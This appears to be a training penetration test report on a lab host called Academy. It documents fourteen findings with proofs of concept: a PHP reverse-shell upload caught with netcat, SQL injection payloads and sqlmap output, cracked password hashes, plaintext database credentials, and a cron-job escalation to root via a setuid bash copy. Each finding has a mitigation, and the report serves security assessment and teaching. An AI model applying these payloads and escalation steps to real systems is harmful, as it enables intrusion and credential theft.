TCM - Academy

Host Penetration Testing Report

Business Confidential

Date: Oct 4rd, 2024
Version 1.0

Table of Contents

Assessment Overview

From 3rd, October, 2024 to 4th, October, 2024, **TCM Academy** engaged to evaluate the security posture of its infrastructure that included an external host penetration test. This assessment aimed to identify vulnerabilities, misconfigurations, and potential security threats present on the system. The assessment did as an external engagement and it helps to identify vulnerabilities from a hacker's perspective. This document included list of vulnerabilities we discovered and how did we exploited those vulnerabilities to gain access to the system.

Scope

Machine Name	IP Address	Remark
Academy	192.168.237.136	Linux (Debian)

Scope Exclusions

Per client request, we did not perform any of the following attacks during testing:

- Denial of Service (DoS)
- Social Engineering

Tools Used

- Kali Linux OS
- Nmap
- FTP Client
- Netcat
- OpenSSH Client
- MySQL Client
- Feroxbuster
- Firefox Web Browser
- John The Ripper
- LinPEAS
- Pspy64

Severity Levels & CVSS Scores

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Medium	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Executive Summary

This is an external penetration testing engagement on **TCM – Academy** server. We found 3 open ports in the target server.

PORT	SERVICE
21/tcp	FTP
22/tcp	SSH
80/tcp	HTTP

This system is vulnerable to some critical and high vulnerabilities which can lead attackers to gain unauthorized access to the target system with full privileges. Immediate action is required to prevent these kinds of attacks in the future.

Strengths

- Service versions are upgraded.

Weaknesses

- Insecure web application without proper filtering techniques.
- Sensitive Data Exposure through system misconfigurations.
- Weak password policies.
- Insecure configurations which lead to privilege escalation.
- Unencrypted HTTP traffic.

Vulnerability Summary

3	10	1	0	0
Critical	High	Medium	Low	Informational

Finding	Severity	Recommendation
External Penetration Test		
001 - Shell Upload Vulnerability	Critical	Implement proper filtering mechanism for file uploads.
002 - Sensitive Data Exposure from configuration files (MySQL credentials)	Critical	Proper encryption and access control are recommended.
003 – Authentication Bypass using SQL Injection	Critical	Implement prepared statements and parameterized queries.
004 – Union Based SQL Injection	High	Implement prepared statements and parameterized queries.
005 – Time Based SQL Injection	High	Implement prepared statements and parameterized queries.
006 - Insecure Cron Jobs lead to privilege escalation to root user (post-exploitation)	High	Secure configuration for cron jobs is recommended.
007 - Anonymous FTP Login Allowed	High	Disabling anonymous access for FTP server.
008 - Sensitive Data Exposure from FTP server files (Web login username and password hash)	High	Securing FTP access and encrypting files which include sensitive data.
009 - Sensitive Data Exposure after gained access to the system from Database (SSH username, password Hash)	High	Encrypting sensitive data and securing database access.
010 - Weak Login Passwords (Web Application Login Credentials)	High	Strengthening password policies and enforcing multi-factor authentication.
011 - Weak Login Passwords (MySQL)	High	Strengthening password policies are recommended.
012 - Password Reuse (using the same MySQL password for SSH)	High	Implementing unique passwords for different services.

013 - SSH Root Login Enabled	High	Disabling root login and use of non-root accounts with sudo privileges.
014 - Unencrypted Transport Protocol (No SSL Configured)	Medium	Implementing SSL/TLS encryption is recommended to secure data in transit.


Technical Findings

001 - Shell Upload Vulnerability


Description:	A shell upload vulnerability allows attackers to upload malicious scripts to a server. This can occur when file upload mechanisms fail to validate files properly. Once uploaded, attackers can execute these files, gaining unauthorized access or control over the server.
Impact:	**Likelihood: High** Users who can log in to web application can exploit this vulnerability. **Impact: Critical** If exploited successfully, attacker can gain access to the server and execute commands remotely on the target server as the **www-data** user.
Tools Used:	Firefox Web Browser, Netcat
Mitigation:	Implement proper filtering mechanism for file uploads.
References:	https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload

Proof of Concept (PoC)

Uploaded a php reverse shell without any limitation.



Successfully gained remote access to the target server as www-data user.




```
┌──(root㉿kali)-[/opt/shells]
└─# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.237.129] from (UNKNOWN) [192.168.237.136] 51594
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64 GNU/Linux
 01:11:56 up 27 min,  0 users,  load average: 0.13, 0.09, 0.10
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

002 - Sensitive Data Exposure from configuration files (MySQL Credentials)

Description:	Sensitive data, including MySQL credentials, was found in plaintext within configuration files. This exposure allows attackers to retrieve database usernames and passwords, leading to unauthorized access, data breaches, and potential further exploitation of the system.
Impact:	**Likelihood: Medium** Attacker needs to gain remote access first. After that attacker can find these credentials using an automated enumeration script. **Impact: Critical** If exploited successfully, attacker can gain unauthorized access to MySQL Databases.
Tools Used:	LinPEAS, MySQL CLient
Mitigation:	Proper encryption and access control are recommended to mitigate this risk.
References:	https://owasp.org/www-project-top-ten/2017/A3_2017-Sensitive_Data_Exposure

Proof of Concept (PoC)

Found credentials using LinPEAS enumeration during post exploitation.

```
/var/www/html/academy/admin/includes/config.php:$mysql_password = "My_V3ryS3cur3_P4ss";
/var/www/html/academy/includes/config.php:$mysql_password = "My_V3ryS3cur3_P4ss";
```


```
www-data@academy:/$ mysql -u grimmie -p
mysql -u grimmie -p
Enter password: My_V3ryS3cur3_P4ss

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 49
Server version: 10.3.27-MariaDB-0+deb10u1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

003 - Authentication Bypass using SQL Injection

Description:	Authentication bypass via SQL injection allows unauthorized users to access restricted areas in a web application. This vulnerability poses a significant risk to data integrity and confidentiality.
Impact:	**Likelihood: High** Attackers can easily exploit this using simple SQL Injection auth bypass payloads. Web application is publicly accessible and no need to login. **Impact: High** Successful attack can lead to login to web application without credentials.
Tools Used:	Burp Suite, Firefox Web Browser
Mitigation:	Implement prepared statements and parameterized queries
References:	https://www.securityjourney.com/post/how-to-prevent-sql-injection-vulnerabilities-how-prepared-statements-work

Proof of Concept (PoC)

Found a Union based SQL Injection vulnerability in http://192.168.237.136/academy/index.php login page which led to login to the web application without credentials as **Rum Rum** user. "**regno**" parameter is vulnerable.




004 - Union Based SQL Injection

Description:	Union-based SQL injection exploits vulnerabilities in web applications, enabling attackers to manipulate database queries and retrieve unauthorized data from multiple tables.
Impact:	**Likelihood: High** Attackers can easily exploit this using automated tools like SQLMap. Web application is publicly accessible and no need of login credentials. **Impact: High** Successful attack can lead to enumerate sensitive data stored in databases.
Tools Used:	SQLMap, Firefox Web Browser, Burp Suite
Mitigation:	Implement prepared statements and parameterized queries
References:	https://www.securityjourney.com/post/how-to-prevent-sql-injection-vulnerabilities-how-prepared-statements-work

Proof of Concept (PoC)

```
    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: regno=123' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0×7171786a71,0×4f6c687a6d525543737847556942 6d587565775a434663665a7a534e65625a7865756d474c4a7572,0×7176787
871),NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -&password=pass&submit=
```

```
Database: onlinecourse
Table: students
[1 entry]
+------+----------+----------------------------------+----------+----------+----------+----------+----------+----------------------+
----------+
| cgpa | pincode | password                          | semester | session   | department | studentName | StudentRegno | creationdate        |
tionDate |
+------+----------+----------------------------------+----------+----------+----------+----------+----------+----------------------+
----------+
| 7.60 | 777777  | cd73502828457d15655bbd7a63fb0bc8 | <blank>  | <blank>   | <blank>    | Rum Ham     | 10201321     | 2021-05-29 14:36:56 |
nk>      |
```



005 - Time Based SQL Injection

Description:	Time-based SQL injection exploits vulnerabilities in web applications, enabling attackers to manipulate database queries and retrieve unauthorized data from multiple tables according to response time.
Impact:	**Likelihood: High** Attackers can easily exploit this using automated tools like SQLMap. Web application is publicly accessible and no need of login credentials. But enumerating is slow. **Impact: High** Successful attack can lead to enumerate sensitive data stored in databases.
Tools Used:	SQLMap, Firefox Web Browser, Burp Suite
Mitigation:	Implement prepared statements and parameterized queries
References:	https://www.securityjourney.com/post/how-to-prevent-sql-injection-vulnerabilities-how-prepared-statements-work

Proof of Concept (PoC)

```
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: regno=123' AND (SELECT 7195 FROM (SELECT(SLEEP(5)))zQXZ) AND 'OAKd'='OAKd&password=pass&submit=
```

```
[11:30:38] [INFO] retrieved:
[11:31:03] [INFO] adjusting time delay to 1 second due to good response times
information_schema
[11:35:51] [INFO] retrieved: performance_schema
[11:40:33] [INFO] retrieved: onlinecourse
[11:43:48] [INFO] retrieved: mysql
[11:45:10] [INFO] retrieved: phpmyadmin
available databases [5]:
[*] information_schema
[*] mysql
[*] onlinecourse
[*] performance_schema
[*] phpmyadmin
```

Request

Pretty Raw Hex

```
1  POST /academy/index.php HTTP/1.1
2  Host: 192.168.237.136
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 83
9  Origin: http://192.168.237.136
10 Connection: close
11 Referer: http://192.168.237.136/academy/index.php
12 Cookie: PHPSESSID=0mgc37o6enuopft14pakqnc133
13 Upgrade-Insecure-Requests: 1
14
15 regno=123' AND (SELECT 1 FROM (SELECT(SLEEP(5)))a) AND 'a'='a&password=pass&submit=
```

Response

Pretty Raw Hex Render

```
1  HTTP/1.1 200 OK
2  Date: Tue, 15 Oct 2024 06:10:37 GMT
3  Server: Apache/2.4.38 (Debian)
4  Expires: Thu, 19 Nov 1981 08:52:00 GMT
5  Cache-Control: no-store, no-cache, must-revalidate
6  Pragma: no-cache
7  Vary: Accept-Encoding
8  Content-Length: 3884
9  Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12
13 <!DOCTYPE html>
14 <html xmlns="http://www.w3.org/1999/xhtml">
15   <head>
```

006 - Insecure Cron Jobs lead to privilege escalation to root user (post-exploitation)

Description:	The insecure configuration of cron jobs allows attackers to modify or execute arbitrary scripts with elevated privileges. In this case, attackers can leverage these cron jobs post-exploitation to escalate their privileges to the root user, gaining full control over the system.
Impact:	**Likelihood: Medium** Need to gain access to the system first. After that attacker can easily privilege escalate to root user. **Impact: Critical** Successful exploitation can lead to privilege escalation to root user.
Tools Used:	LinPEAS, Pspy
Mitigation:	Secure configuration for cron jobs is recommended.
References:	https://attack.mitre.org/techniques/T1053/003/

Proof of Concept (PoC)

First gained access to the system as grimmie user and found a cron job running as root user.

```
2024/10/02 05:58:01 CMD: UID=0     PID=28955  | /bin/sh -c /home/grimmie/backup.sh
2024/10/02 05:58:01 CMD: UID=0     PID=28956  | /bin/sh /home/grimmie/backup.sh
2024/10/02 05:58:01 CMD: UID=0     PID=28957  | /bin/sh /home/grimmie/backup.sh
2024/10/02 05:59:01 CMD: UID=0     PID=28958  | /usr/sbin/CRON -f
2024/10/02 05:59:01 CMD: UID=0     PID=28959  | /usr/sbin/CRON -f
```

Replace script related to cron job with a malicious code.

```
grimmie@academy:~$ echo 'cp /bin/bash /tmp/bash;chmod +s /tmp/bash' > backup.sh
grimmie@academy:~$ cat backup.sh
cp /bin/bash /tmp/bash;chmod +s /tmp/bash
```

Gained root access.

```
bash-5.0$ /tmp/bash -p
bash-5.0# whoami
root
bash-5.0#
```

007 - Anonymous FTP Login Allowed

Description:	Anonymous FTP login is enabled, allowing unauthorized users to access the FTP server without authentication. This can lead to data exposure or unauthorized file uploads, potentially allowing attackers to distribute malicious files, gain insights into the system, or exploit other vulnerabilities.
Impact:	**Likelihood: High** Any one can login because this FTP server is publicly accessible. **Impact: High** If exploited successfully, attacker can view and download files in the FTP server.
Tools Used:	Nmap, FTP Client
Mitigation:	Disabling anonymous access for FTP server is recommended.
References:	https://www.tenable.com/plugins/nessus/10079

Proof of Concept (PoC)

Gained access to FTP server and download a file called note.txt

```
┌──(root㉿kali)-[~/Desktop]
└─# ftp 192.168.237.136
Connected to 192.168.237.136.
220 (vsFTPd 3.0.3)
Name (192.168.237.136:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
```

```
ftp> ls
229 Entering Extended Passive Mode (|||15302|)
150 Here comes the directory listing.
-rw-r--r--    1 1000     1000          776 May 30  2021 note.txt
226 Directory send OK.
ftp> get note.txt
local: note.txt remote: note.txt
229 Entering Extended Passive Mode (|||58228|)
150 Opening BINARY mode data connection for note.txt (776 bytes).
100% |***********************************************************
226 Transfer complete.
776 bytes received in 00:00 (23.68 KiB/s)
```

008 - Sensitive Data Exposure from FTP files (Web login username and password hash)

Description:	Sensitive data, including web login usernames and password hashes, was found exposed in files on the FTP server. This can lead to unauthorized access if the hashes are cracked or if weak hashing algorithms are used, potentially compromising user accounts and system security.
Impact:	**Likelihood: High** Anyone can login and see username and password hash because this FTP server is publicly accessible. **Impact: High** This password hash can crack offline and can be used to login to the web application.
Tools Used:	FTP Client, cat
Mitigation:	Securing FTP access and encrypting files which include sensitive data are recommended.
References:	https://owasp.org/www-project-top-ten/2017/A3_2017-Sensitive_Data_Exposure

Proof of Concept (PoC)

Found a username and a password hash.

```
┌──(root㉿kali)-[~/Desktop]
└─# cat note.txt
Hello Heath !
Grimmie has setup the test website for the new academy.
I told him not to use the same password everywhere, he will change it ASAP.


I couldn't create a user via the admin panel, so instead I inserted directly into the database with the following command:

INSERT INTO `students` (`StudentRegno`, `studentPhoto`, `password`, `studentName`, `pincode`, `session`, `department`, `semester`, `cgpa`, `
creationdate`, `updationDate`) VALUES
('10201321', '', 'cd73502828457d15655bbd7a63fb0bc8', 'Rum Ham', '777777', '', '', '', '7.60', '2021-05-29 14:36:56', '');

The StudentRegno number is what you use for login.


Le me know what you think of this open-source project, it's from 2020 so it should be secure... right ?
We can always adapt it to our needs.

-jdelta
```

009 - Sensitive Data Exposure after gained access to the system from Database (SSH username, password Hash)

Description:	Sensitive data, including SSH usernames and password hashes, was exposed after gaining access to the database. This can lead to unauthorized access if the password hashes are cracked, allowing attackers to compromise SSH accounts and escalate privileges.
Impact:	**Likelihood: Medium** Attacker needs to gain remote access to the system first. **Impact: Critical** These password hashes can crack offline and can be used to login to the phpMyAdmin.
Tools Used:	MySQL Client
Mitigation:	Encrypting sensitive data and securing database access are recommended.
References:	https://owasp.org/www-project-top-ten/2017/A3_2017-Sensitive_Data_Exposure


Proof of Concept (PoC)

Found 3 password MySQL password hashes inside the Database.

Using MySQL CLI

```
MariaDB [mysql]> select User,Password from user;
select User,Password from user;
+--------+-------------------------------------------+
| User   | Password                                  |
+--------+-------------------------------------------+
| root   | *8DEB44F79A130674A714BA1A66387EC111A82BD1 |
| pma    | *03E2854B1BC2353C7FED1F780C55F7845322DC57 |
| grimmie | *FBAFF8215F65CDBF082236E749CD2D772DC921C7 |
+--------+-------------------------------------------+
3 rows in set (0.000 sec)
```

Using phpMyAdmin




010 - Weak Login Passwords (Web Application Login Credentials)

Description:	Weak web application login credentials were identified and successfully cracked using offline password cracking techniques. This exposes the web application to unauthorized access.
Impact:	**Likelihood: High** Weak password hashes can be easily crack if attacker find the password hashes. Password hashes found in an FTP server file and anyone can access it. **Impact: Critical** If exploited successfully, attacker can gain access to the web application.
Tools Used:	John The Ripper, Firefox Web Browser
Mitigation:	Strengthening password policies and enforcing multi-factor authentication are recommended.
References:	https://insuregood.org/mitigating-password-attacks

Proof of Concept (PoC)

Successfully cracked the password and could able to login to web application.

```
┌──(root㉿kali)-[~/Desktop]
└─# john hash --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-MD5
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 AVX 4×3])
Press 'q' or Ctrl-C to abort, almost any other key for status
student          (?)
1g 0:00:00:00 DONE (2024-10-01 06:08) 50.00g/s 105600p/s 105600c/s 105600C/s hercules..princes
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```



011 - Weak Login Passwords (MySQL)

Description:	Weak MySQL login credentials were identified and successfully cracked using offline password cracking techniques. This exposes the MySQL Database to unauthorized access.
Impact:	**Likelihood: Medium** Weak password hashes can be easily crack if attacker find the password hashes. Password hashes found in remote system. Attacker needs to gain access to the system first. **Impact: Critical/High** If exploited successfully, attacker can gain access to some service/services.
Tools Used:	John The Ripper
Mitigation:	Strengthening password policies are recommended.
References:	https://insuregood.org/mitigating-password-attacks

Proof of Concept (PoC)

Successfully cracked the password and could not able to login to any service.

```
┌──(root㉿kali)-[~/Desktop]
└─# john hash --wordlist=/usr/share/wordlists/rockyou.txt --format=mysql-sha1
Using default input encoding: UTF-8
Loaded 3 password hashes with no different salts (mysql-sha1, MySQL 4.1+ [SHA1 128/128 AVX 4x])
Press 'q' or Ctrl-C to abort, almost any other key for status
26021997         (root)
1g 0:00:00:02 DONE (2024-10-02 05:05) 0.3773g/s 5411Kp/s 5411Kc/s 10874KC/s P@$$w0rd4..P@10065w0rd4
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

012 - Password Reuse (using the same MySQL password for SSH)

Description:	Password reuse was detected, with the same credentials being used for both MySQL and SSH access. This increases the risk of compromise, as gaining access to one service (MySQL) can lead to unauthorized SSH access, escalating the attack.
Impact:	**Likelihood: Medium** Attacker needs to gain access to the system and find MySQL credentials first. **Impact: Critical** If exploited successfully, attacker can gain access to the remote system via SSH.
Tools Used:	OpenSSH Client
Mitigation:	Implementing unique passwords for different services is strongly recommended.
References:	https://www.1kosmos.com/security-glossary/password-reuse

Proof of Concept (PoC)

Successfully gained access to the target system via SSH as grimmie user using same MySQL credentials.

```
┌──(root㉿kali)-[~/Desktop]
└─# ssh grimmie@192.168.237.136
grimmie@192.168.237.136's password:
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun May 30 03:21:39 2021 from 192.168.10.31
grimmie@academy:~$ whoami
grimmie
grimmie@academy:~$
```

013 - SSH Root Login Enabled

Description:	SSH root login is enabled, allowing direct access to the system's root account. This significantly increases the risk of unauthorized access and system compromise, especially if weak authentication methods are used.
Impact:	**Likelihood: Medium/High** Attacker needs to find SSH password for root user using methods like brute forcing. In this engagement we could not able to find it because it takes more time than we agreed. **Impact: Critical** If exploited successfully, attacker can gain access to the target system via SSH.
Tools Used:	LinPEAS
Mitigation:	Disabling root login and enforcing the use of non-root accounts with sudo privileges is recommended.
References:	https://www.baeldung.com/linux/root-login-over-ssh-disable

Proof of Concept (PoC)

SSH root login is enabled but we could not able to find root password.


```
PermitRootLogin yes
ChallengeResponseAuthentication no
UsePAM yes
```

014 - Unencrypted Transport Protocol (No SSL Configured)

Description:	The web application uses an unencrypted transport protocol, with no SSL/TLS configured. This allows sensitive data, such as login credentials, to be transmitted in plaintext, making it vulnerable to interception through man-in-the-middle attacks.
